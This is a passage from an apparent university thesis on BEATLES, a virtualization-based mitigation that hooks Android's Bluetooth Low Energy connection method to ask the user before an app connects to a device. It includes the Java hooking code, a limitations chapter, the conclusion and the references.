        final Handler handler = new Handler()
        {
            @Override
            public void handleMessage(Message mesg)
            {
                throw new RuntimeException();
            }
        };

        DialogInterface.OnClickListener dialogClickListener = new DialogInterface.
    OnClickListener() {
            @Override
            public void onClick(DialogInterface dialog, int which) {
                switch (which){
                    case DialogInterface.BUTTON_POSITIVE:
```

```java
                    //Yes button clicked
                    Log.d(TAG, "Clicked YES Code");
                    resultValue[0] = true;
                    SharedPreferences sharedPref = context.getSharedPreferences("BT-choice", Context.MODE_PRIVATE);
                    SharedPreferences.Editor editor = sharedPref.edit();
                    editor.putInt("BT-choice", 1);
                    editor.apply();
                    handler.sendMessage(handler.obtainMessage());
                    break;

                case DialogInterface.BUTTON_NEGATIVE:
                    //No button clicked
                    Log.d(TAG, "Clicked NO Code");
                    resultValue[0] = false;
                    handler.sendMessage(handler.obtainMessage());
                    break;
            }
        }
    };

    ActivityManager am = (ActivityManager)context.getSystemService(Context.ACTIVITY_SERVICE);
    ComponentName cn = am.getRunningTasks(1).get(0).topActivity;
    Log.d(TAG, "ACTIVITY: " + cn);

    // Check shared preferences
    SharedPreferences sharedPref = context.getSharedPreferences("BT-choice", Context.MODE_PRIVATE);
    int btAllow = sharedPref.getInt("BT-choice", 0);
    Log.d(TAG, "VALUE BT-choice " + btAllow);

    // reset shared preference, comment this if not needed
```

```
        /*SharedPreferences.Editor editor = sharedPref.edit();
        editor.putInt("BT-choice", 0);
        //editor.apply();
        editor.commit();
        Log.d(TAG, "BT-choice reset");*/


        // Create dialog
        if (btAllow == 1) {
            Log.d(TAG, "BT-choice already set to 1");
            return backup(mBd, mContext, mBool, mBluetoothGattCallback);
        }
        else {
            AlertDialog.Builder builder = null;
            try {
                Log.d(TAG, "GETACTIVITY: " + getActivity());
                builder = new AlertDialog.Builder(getActivity());
            } catch (Exception e) {
                e.printStackTrace();
            }

            builder.setMessage("Do you want this app connecting to " + bd.getName
() + "??")
                    .setPositiveButton("Yes", dialogClickListener)
                    .setNegativeButton("No", dialogClickListener);
            AlertDialog dialog = builder.create();
            dialog.show();

            try {
                Looper.loop();
            } catch (RuntimeException ignored) {
            }

```

```java
            if (resultValue[0]) {
                Toast.makeText(mContext, "Launching original method", Toast.LENGTH_SHORT).show();
                return backup(mBd, mContext, mBool, mBluetoothGattCallback);
            } else {
                return null;
            }
        }

    }
```

Listing 6.1: backup and hookConnectGatt methods

Notice that, in order to retrieve the current Android activity that the guest application is showing, a custom method was implemented. This is called at line 75 of Listing 6.1. The `getActivity` method implementation is showed in Listing 6.2. The `getActivity` method use Java reflection to retrieve the current Android activity from the `activityRecord` class.

```java
public static Activity getActivity() throws ClassNotFoundException, NoSuchMethodException, NoSuchFieldException, InvocationTargetException, IllegalAccessException {
    Class activityThreadClass = Class.forName("android.app.ActivityThread");
    Object activityThread = activityThreadClass.getMethod("currentActivityThread").invoke(null);
    Field activitiesField = activityThreadClass.getDeclaredField("mActivities");
    activitiesField.setAccessible(true);

    Map<Object, Object> activities = (Map<Object, Object>) activitiesField.get(activityThread);
    if (activities == null) {
        return null;
    }
    for (Object activityRecord : activities.values()) {
        Class activityRecordClass = activityRecord.getClass();
        Field pausedField = activityRecordClass.getDeclaredField("paused");
        pausedField.setAccessible(true);
        if (!pausedField.getBoolean(activityRecord)) {
            Field activityField = activityRecordClass.getDeclaredField("activity")
    ;
            activityField.setAccessible(true);
            Activity activity = (Activity) activityField.get(activityRecord);
            return activity;
        }
    }
    for (Object activityRecord: activities.values()){
        Class activityRecordClass = activityRecord.getClass();
        Field activityField = activityRecordClass.getDeclaredField("activity");
        activityField.setAccessible(true);
        Activity activity = (Activity) activityField.get(activityRecord);
        return activity;
    }

    return null;
}
```

Listing 6.2: getActivity method

Finally, in the class `src/main/java/com/lody/virtual/client/VClient.java` the method hooking is actually performed in VirtualApp, this procedure is shown in the listing 6.3. As said before, the three methods references cited above are instantiated and, at line 8 of the listing, the hook is performed.

```
1 // Methods hooking
2 try {
3     Method hookConnectGatt = NativeEngine.class.getDeclaredMethod("hookConnectGatt
    ", BluetoothDevice.class ,Context.class, boolean.class, BluetoothGattCallback.
    class);
    Method orig = BluetoothDevice.class.getDeclaredMethod("connectGatt", Context.
    class, boolean.class, BluetoothGattCallback.class);
    Method backup = NativeEngine.class.getDeclaredMethod("backup", BluetoothDevice
    .class, Context.class, boolean.class, BluetoothGattCallback.class);
    ArrayList<Class<?>> origParams = new ArrayList(Arrays.asList(orig.
    getParameterTypes()));
    ArrayList<Class<?>> hookParams = new ArrayList(Arrays.asList(hookConnectGatt.
    getParameterTypes()));
    HookMain.backupAndHook(orig, hookConnectGatt, backup);
} catch (NoSuchMethodException e) {
    e.printStackTrace();
}
```

Listing 6.3: Hooking point in VClient class

In order to test BEATLES it has been used a Samsung Galaxy A8 with Android 9 and a Xiaomi Mi Band 4 smartband. The Virtualapp interface in which is possible to install applications inside the virtual environment is shown in Figure 6.1.

A screenshot showing how the popup appears to the user is shown in Figure 6.2.





Figure 6.1: BEATLES main interface



Do you want this app connecting to Mi Smart Band 4?

Figure 6.2: The popup prompt by BEATLES

7
Limitations and Future Works

The limitations of this projects can be summarized as follows:

- VirtualApp and Yahfa are not stable on all devices and Android versions.
- Android 12 changes to Bluetooth permissions
- The alert popup need to be spawned from an existing Android activity.
- The information about the user's choice to allow an application to connect to Bluetooth device is written inside the guest application storage.

Let's investigate further on these limitations and give some ideas on how they can be solved in future works.

7.1 Compatibility and stability

VirtualApp and Yahfa, the two main libraries used to develop this project, are open source libraries. The developers community tries constantly to make their frameworks work properly on more and more Android versions and devices. However it is clear that the compatibility improvement work is an hard one, since the multitude of different devices using Android and the various updates Google constantly does on its operative system.

7.2 Android 12 Bluetooth permission

Recently Google updated its mobile operative system to the version 12. In this version, in order to mitigate the Bluetooth related problems previously discussed in this thesis, some additional dangerous permissions are required in order to get the list of the connected Bluetooth devices: `BLUETOOTH_SCAN` and `BLUETOOTH_CONNECT` [6]. These two permissions are labeled as dangerous, meaning that the user will be notified with a popup at runtime if an application tries to scan for available connections or want to connect to a device. The popup that Android 12 prompts is shown in Figure 7.1.

This mitigation is applicable only on applications targeting SDK 31 or greater. As previously said, only the 3,65% of devices is actually equipped with the last Android version, meaning that, for compatibility reason, the application currently developed are targeting lower Android versions, continuing to be vulnerable to the attack presented.

Moreover, the Android 12 popup is not so clear on what the application is trying to do. The average user would probably not totally understand the dangerousness of allowing the application this permission and the popup does not explicitly mention that it is a Bluetooth related permission. Lastly, the popup is not making aware the user about which device the application is trying to connect to.

7.3 The need of an Android activity

The Android `AlertDialog.Builder` needs an Android Activity on which to be shown. For this reason, if an application only consist of a background service, without showing an activity on the screen, the popup can not be shown. In order to cover this limit case too, it could be possible to further customize the VirtualApp framework in a way such that it is the framework itself (the host application) that creates a new activity that prompts the popup. The complex part of this is that the host application spawn a new process for the guest application, so the host application should, in some way, communicate with the guest application and manage its code execution.

A way to solve this problem could be to use the proxy methods implemented in VirtualApp in the path `com/lody/virtual/client/hook/proxies/pm/MethodProxies.java`. These methods are the overrides to every system method that need to be proxied in order to make the virtualization work properly. As an example, it is possible to customize the method `call` of the class `GetPackageInfo`. In this way it is possible to call that method inside the hook injected on the guest application at runtime and, once the code is executed, the customized proxy method is called, changing the "execution environment" from the guest application to the host application. In fact, from the `MethodProxies.java` file it is possible to use every class declared in the host application, like a pre-instantiated activity. However, this is just a workaround to make the guest and host app to communicate with each other. Finding a way to make it work properly could be an idea for future works.

7.4 Shared-Preferences in the guest application

Finally, the last thing that could be improved in future works, is the fact that the Shared-Preferences are now saved in the guest application. In this way could be possible for a malicious application, by knowing how the host application checks if the user chose to let the guest application to initiate Bluetooth connections, to write the proper entry in its Shared-

Preferences in order to bypass the control. Currently, the way to save and remember user choices is just a raw implementation. In fact it is not possible yet to change or even reset user choices. An improvement to this project could be the implementation of a graphic menu and a dictionary that is saved in the host application instead of the guest one, so that the information regarding the permissions of the guest applications is not accessible by them.



Allow **App** to find, connect to, and determine the relative position of nearby devices?

Figure 7.1: Android 12 alert popup [6]

8 Conclusion

In this work, a mitigation to Bluetooth attacks on Android through virtualization is presented. It has been shown how virtualization framework can be adapted to create an environment in which is possible to modify runtime behaviour of the system without root privileges, permitting to quickly patch critical bugs or vulnerabilities that could take long time to be fixed if the users need to wait an operative system update from the producer.

Specifically, in this work we focused on the remediation of vulnerabilities coming from the implementation of BLE protocol in Android that permits to an application to retrieve the connected BLE devices and existing connections, as well as use that connections to exchange data with the device. By doing this, a malicious application can read sensitive data from devices like health and retail devices, such as glucose-meters and barcode scanners.

In order to prevent this behaviour, we develop a virtualization framework that hooks sensitive functions and adds an additional layer of security, that is user interaction. In fact, when an application wants to connect to a Bluetooth device, the user will be notified with a popup and they need to choose whether to allow or deny the connection. In this way, the user is conscious of what device the application is trying to connect and can decide accordingly.

Virtualization can moreover be further investigated and used to solve various security issues and other kind of problems without the need of patching an entire operative system, without even the need of rooting the mobile phone. It is therefore possible take in account the problems presented in Chapter 2 and patch them inside the same virtual environment in order to provide a secure-Bluetooth container in which install every application that need to use that protocol. This approach can be reproduced for every Android behaviour that need to be patched as soon as possible in order to guarantee a better security on mobile devices.

References

[1] "The story behind how bluetooth technology got its name," https://www.bluetooth.com/about-us/bluetooth-origin/, accessed: 2022-04.

[2] M. Afaneh, *Intro to Bluetooth Low Energy: The Easiest Way to Learn BLE.* Novel Bits, 2018.

[3] "Virtual app," https://github.com/asLody/VirtualApp, accessed: 2020-02.

[4] F. Xu, W. Diao, Z. Li, J. Chen, and K. Zhang, "Badbluetooth: Breaking android security mechanisms via malicious bluetooth peripherals." in *Network and Distributed Systems Security (NDSS) Symposium*, San Diego, CA, USA, Feb. 2019.

[5] P. Sivakumaran and J. Blasco, "A study of the feasibility of co-located app attacks against BLE and a large-scale analysis of the current application-layer security landscape," in *28th USENIX Security Symposium (USENIX Security 19).* Santa Clara, CA: USENIX Association, Aug. 2019, pp. 1–18. [Online]. Available: https://www.usenix.org/conference/usenixsecurity19/presentation/sivakumaran

[6] "Bluetooth permissions," https://developer.android.com/guide/topics/connectivity/bluetooth/permissions, accessed: 2022-02.

[7] "Bluetooth core specification v4.0," https://www.bluetooth.com/specifications/specs/core-specification-4-0/, accessed: 2021-09.

[8] “iphone 4s claims title of first bluetooth 4.0 smartphone,” https://www.engadget.com/2011-10-12-iphone-4s-claims-title-of-first-bluetooth-4-0-smartphone-ready.html, accessed: 2021-09.

[9] M. Elkhodr, S. Shahrestani, and H. Cheung, “Emerging wireless technologies in the internet of things: A comparative study,” *International Journal of Wireless & Mobile Networks*, vol. 8, no. 5, p. 67–82, Oct 2016. [Online]. Available: http://dx.doi.org/10.5121/ijwmn.2016.8505

[10] “Droid plugin,” https://github.com/DroidPluginTeam/DroidPlugin, accessed: 2020-02.

[11] “Yahfa,” https://github.com/PAGalaxyLab/YAHFA, accessed: 2021-09.

[12] “Bluetooth official website,” https://www.bluetooth.com/, accessed: 2021-09.

[13] C. Zuo, H. Wen, Z. Lin, and Y. Zhang, “Automatic fingerprinting of vulnerable ble iot devices with static uuids from mobile apps,” in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019, pp. 1469–1483.

[14] T. Luo, C. Zheng, Z. Xu, and X. Ouyang, “Anti-plugin: Don’t let your app play as an android plugin,” *Proceedings of Blackhat Asia*, 2017.

[15] M. Naveed, X.-y. Zhou, S. Demetriou, X. Wang, and C. A. Gunter, “Inside job: Understanding and mitigating the threat of external device mis-binding on android.” in *NDSS*, 2014.

[16] “Android versions market share,” https://gs.statcounter.com/os-version-market-share/android, accessed: 2022-02.

[17] “Bluetooth uuid specifications,” https://btprodspecificationrefs.blob.core.windows.net/assigned-values/16-bit%20UUID%20Numbers%20Document.pdf, accessed: 2021-09.

[18] "Wireshark," https://www.wireshark.org/, accessed: 2022-02.

[19] "Apktool," https://ibotpeaches.github.io/Apktool/, accessed: 2022-02.

[20] "Jadx," https://github.com/skylot/jadx, accessed: 2022-02.

[21] M. Ryan, "Bluetooth: With low energy comes low security," in *7th USENIX Workshop on Offensive Technologies (WOOT 13)*. Washington, D.C.: USENIX Association, Aug. 2013. [Online]. Available: https://www.usenix.org/conference/woot13/workshop-program/presentation/ryan

[22] Y. Zhang, J. Weng, R. Dey, Y. Jin, Z. Lin, and X. Fu, "Breaking secure pairing of bluetooth low energy using downgrade attacks," in *29th USENIX Security Symposium (USENIX Security 20)*, 2020, pp. 37–54.

[23] ——, "On the (in) security of bluetooth low energy one-way secure connections only mode. arxiv 2019," *arXiv preprint arXiv:1908.10497*, 2019.

[24] K. Fawaz, K.-H. Kim, and K. G. Shin, "Protecting privacy of {BLE} device users," in *25th USENIX Security Symposium (USENIX Security 16)*, 2016, pp. 1205–1221.

[25] "Android documentation," https://developer.android.com/, accessed: 2021-09.

[26] "Android connectivity samples," https://github.com/android/connectivity-samples, accessed: 2021-09.

[27] "Secure ble," https://github.com/m-peko/SecureBLE, accessed: 2021-09.

[28] "Ble user guide," https://dev.ti.com/tirex/content/simplelink_cc2640r2_sdk_1_40_00_45/docs/blestack/ble_user_guide/html/ble-stack-3.x/gatt.html, accessed: 2021-09.

[29] "Basic introduction to ble security," https://forum.digikey.com/t/a-basic-introduction-to-ble-4-x-security/12501a-basic-introduction-to-ble-4-x-security/12501, accessed: 2021-09.

[30] "A security mechanism for clustered wireless sensor networks based on elliptic curve cryptography," https://www.ieeesmc.org/newsletters/back/2010_12/main_article3.html), accessed: 2021-09.

[31] "Google git android bluetooth jni," https://android.googlesource.com/platform/packages/apps/Bluetooth/+/master/jni/, accessed: 2021-09.

[32] "Ble pairing and bonding," https://www.kynetics.com/docs/2018/BLE_Pairing_and_bonding/, accessed: 2021-09.

[33] "Getting android link key for classic decryption," https://fte.com/docs/whitepapers/whitepapergetandroidlinkkey.pdf, accessed: 2021-09.

[34] "The ultimate guide to android bluetooth low energy," https://punchthrough.com/android-ble-guide/, accessed: 2021-09.

[35] "Bluetooth low energy guide - html.it," https://www.html.it/pag/72267/bluetooth-low-energy-ble/, accessed: 2021-09.

[36] "Gedgetbridge project," https://gadgetbridge.org/, accessed: 2021-09.

[37] M. Siekkinen, M. Hiienkari, J. K. Nurminen, and J. Nieminen, "How low energy is bluetooth low energy? comparative measurements with zigbee/802.15. 4," in *2012 IEEE wireless communications and networking conference workshops (WCNCW)*. IEEE, 2012, pp. 232–237.

[38] "Wireless standards for iot: Wifi, ble, sigfox, nb-iot and lora," http://wireless.ictp.it/school_2017/Slides/IoTWirelessStandards.pdf, accessed: 2021-09.

[39] G. Kwon, J. Kim, J. Noh, and S. Cho, "Bluetooth low energy security vulnerability and improvement method," in *2016 IEEE International Conference on Consumer Electronics-Asia (ICCE-Asia)*. IEEE, 2016, pp. 1–4.

[40] M. Woolley, "Bluetooth core specification v5," in *Bluetooth*, 2019.

[41] J. Decuir *et al.*, "Bluetooth 4.0: low energy," *Cambridge, UK: Cambridge Silicon Radio SR plc*, vol. 16, 2010.

[42] W. Chen, L. Xu, G. Li, and Y. Xiang, "A lightweight virtualization solution for android devices," *IEEE Transactions on Computers*, vol. 64, no. 10, pp. 2741–2751, 2015.

[43] L. Zhang, Z. Yang, Y. He, M. Li, S. Yang, M. Yang, Y. Zhang, and Z. Qian, "App in the middle: Demystify application virtualization in android and its security threats," *Proceedings of the ACM on Measurement and Analysis of Computing Systems*, vol. 3, no. 1, pp. 1–24, 2019.

[44] L. Shi, J. Fu, Z. Guo, and J. Ming, "" jekyll and hyde" is risky: Shared-everything threat mitigation in dual-instance apps," in *Proceedings of the 17th Annual International Conference on Mobile Systems, Applications, and Services*, 2019, pp. 222–235.

[45] V. Costamagna and C. Zheng, "Artdroid: A virtual-method hooking framework on android art runtime." in *IMPS@ ESSoS*, 2016, pp. 20–28.

[46] M. Backes, S. Bugiel, O. Schranz, P. von Styp-Rekowsky, and S. Weisgerber, "Artist: The android runtime instrumentation and security toolkit," in *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE, 2017, pp. 481–495.

[47] W. You, B. Liang, W. Shi, P. Wang, and X. Zhang, "Taintman: An art-compatible dynamic taint analysis framework on unmodified and non-rooted android devices," *IEEE Transactions on Dependable and Secure Computing*, 2017.

[48] M. Sun, T. Wei, and J. C. Lui, "Taintart: A practical multi-level information-flow tracking system for android runtime," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016, pp. 331–342.

[49] M. Backes, O. Schranz, and P. von Styp-Rekowsky, "Poster: Towards compiler-assisted taint tracking on the android runtime (art)," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015, pp. 1629–1631.

[50] M. Wissfeld, "Arthook, callee-side method hook injection on the new android runtime art," Bachelor's Thesis, Saarland University, 2015.

[51] X. Jiang, M. Liu, K. Yang, Y. Liu, and R. Wang, "A security sandbox approach of android based on hook mechanism," *Security and Communication Networks*, vol. 2018, 2018.

Acknowledgments

THIS WORK COULD EXIST thank to the support of Prof. Eleonora Losiouk and Prof. Mauro Conti, belonging to Security and PRIvacy Through Zeal Security (SPRITZ) research group of the University of Padova.

I would like to thank Prof. Mauro Conti for his support and advice, especially during my thesis choice, who led me to choose a project that was as challenging as it was interesting and fascinating.

Finally, I wish to extremely thank Prof. Eleonora Losiouk for being always available and present during the entire writing period, for the time she dedicated and for the passion she transmitted to me.